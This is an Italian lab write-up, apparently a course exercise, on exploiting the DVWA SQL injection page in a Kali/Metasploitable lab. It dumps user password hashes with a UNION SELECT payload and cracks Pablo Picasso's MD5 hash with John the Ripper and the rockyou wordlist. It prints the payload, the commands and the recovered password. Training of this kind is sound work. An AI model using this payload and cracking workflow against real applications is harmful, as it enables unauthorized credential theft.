
Modulo 4
Compito 1

Web Application Exploit SQLi


Nel primo esercizio ci veniva richiesto di trovare la password dell'utente Pablo Picasso e di mostrarla in chiaro.
Per prima cosa procediamo a configurare il nostro laboratorio virtuale.
Requisiti:
kali: 192.168.1.100
Metaspoitable: 192.168.1.150
DVWA:low

Una volta configurato il laboratorio andiamo a verificare che le macchine si vedano in rete.


Ping da Kali → Metasploitable



Ping da Metaspoitable → Kali




Adesso procediamo a collegarci alla DVWA e ad impostare la sicurezza su low.



Ora che il nostro laboratorio è configurato correttamente possiamo procedere all'esecuzione dell'esercizio. Per prima cosa ci spostiamo nella DVWA sotto la voce SQL Injection e andiamo a lanciare la seguente stringa:

1' UNION SELECT last_name,password FROM users#

Che ci darà come risultato tutti i cognomi e password degli utenti.



Facendo riferimento a quello richiesto dall'esercizio noi dovremo andare a leggere in chiaro la password di Pablo Picasso, la quale è nascosta con una crittografia MD5.

Spostiamo le informazioni su un file .txt e andiamo ad avviare il nostro tool di Cracking John The Ripper.

```
┌──(kali㉿kali)-[~]
└─$ cat picasso.txt
Picasso:0d107d09f5bbe40cade3de5c71e9e9b7
```

Avviando il tool JtR dovremo andare a definire alcuni parametri per avviare il cracking:
- Il file da cui dovrà accedere alle hash per decifrare le password in chiaro; **(--wordlist=rockyou.txt)**
- La tipologia di crittografia della password;**(--format=Raw-MD5)**
- L'indirizzo del file in cui abbiamo inserito i nostri dati; **(/home/kali/picasso.txt)**

Assegnati questi parametri possiamo andare a lanciare il Tool per vedere cosa ci risponde.

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --wordlist=rockyou.txt --format=Raw-MD5 /home/kali/picasso.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
No password hashes left to crack (see FAQ)
```

Come possiamo verificare John ha trovato la password criptata e andando a lanciare il comando: **Jonh --show** possiamo anche andare a leggerla in chiaro a schermo.

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --show --format=Raw-MD5 /home/kali/picasso.txt
Picasso:letmein

1 password hash cracked, 0 left
```